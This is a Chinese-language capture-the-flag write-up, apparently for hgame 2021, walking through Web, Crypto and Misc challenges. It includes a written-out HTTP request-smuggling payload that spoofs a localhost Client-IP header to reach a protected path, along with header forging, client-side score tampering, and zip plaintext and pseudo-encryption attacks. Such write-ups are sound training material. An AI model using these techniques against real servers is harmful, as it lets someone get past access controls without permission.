WEB

Hitchhiking_in_the_Galaxy


打开说没赶上，那就先bp抓个包

默认是GET方法，但是会跳转回index，改成POST方法即可

下一步改UA，再下一步Referer来源伪造，在下一步本地访问得到flag

watermelon

游戏的程序在project.js中，2000分可以拿到flag，阅读源码可以发现SetScore这个函数可以直接修改分数，出题人提示说这题考前端，直接打断点调试，游戏结束后会先调用SetScore，这里打一个断点，结束游戏，程序就会停在这里，在控制台修改分数e=2000，下一步调用setGameEndScore时会调用gameOverShowText函数，e>1999即可得到flag。



宝藏走私者

出题人给了hint，考的是http请求走私，学习资料里写的很详细

题目要求从本地访问，但直接改包不行，利用请求走私即可

payload:

```
GET /secret HTTP/1.1
Host: thief.0727.site
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://thief.0727.site/
Upgrade-Insecure-Requests: 1
Content-Length: 54
Transfer-Encoding: chunked

0

GET /secret HTTP/1.1
Client-IP:127.0.0.1
foo:
```

智商检测鸡

就是做题，由于所有题目都是固定格式的定积分，把公式写成程序来解即可

Crypto

Transformer

签到题，下载下来有两个文件夹，分别对应原文和密文，flag格式很明显，考的基础的替换，替换规律可以从从，原文密文中找，在压缩包中按大小排序，选最大的两个找规律enc_78对应part_114,enc_165对应part_186

一一对应即可得到flag，末尾要加上2021

```
"qypth{hp5d_s0n_szi^3ic&qh11a_}",Dai'o sanyho oa pcc oqh dhpn po oqh hic.
                                 yon't forget to add ahe year at the end
hgame{ea5y_f0r_fun^3nd&he11o_2021}
qypth{hp5d_s0n_szi^3ic&qh11a_}

a b c d e f g h i j k l m n o p q r s t u v w x y z
p m e c h s y q f   j u t i a x   n k o z v r   d
```

MISC

Base全家福

先base64再base32再base16，经典签到题

不起眼压缩包的养成的方法

读题目应该是压缩包隐写在了图片里，用foremost分离，得到加密压缩包，这里被卡了半天，后面看大群里有人说第一个压缩包的注释怎么没了，才意识到我这个文件是少了注释的。。。

提示密码是图片的id，跟去年一样，用搜图网站找到id

解压后的txt提示暴力破解不可行，观察可以发现加密压缩包里的一个文件已知，尝试明文攻击

这里卡了一会，问了出题人才知道明文攻击的一个重要条件是压缩等级要一样，我一直用的标准压缩所以archpry一直报错...学到了，之前一直以为只要校验码一样就行

下一步是flag.zip,这里考的是伪加密，用winhex该加密位就可以打开，然后Unicode解码得到flag

识别真假加密

无加密

压缩源文件数据区的全局加密应当为`00 00`
且压缩源文件目录区的全局方式位标记应当为`00 00`

假加密

压缩源文件数据区的全局加密应当为`00 00`
且压缩源文件目录区的全局方式位标记应当为`09 00`

真加密

压缩源文件数据区的全局加密应当为`09 00`
且压缩源文件目录区的全局方式位标记应当为`09 00`

这里我以为伪加密全局加密必须得是00 00，实际上只要不是真加密就可以.....

Galaxy

基础的流量分析，用wiresharks到处http对象，获得一张png，用winhex改图片高度得到flag

Word RE:MASTER

下载下来两个word，注释说密码再first.docx里，先把jpg用stegdetect分析了一下，negative。对jpg分析了好一会，放弃。用foremost分离一下word试试，发现了password.xml，用notepad打开，是BF密码。在线解密得密码“DOYOUKNOWHIDDEN?”

下一步卡了很久，问了出题人hint,图片提示了一种隐写方式，是snow隐写，以前没遇到过orz，把隐藏字符复制粘贴到txt中再用工具提取flag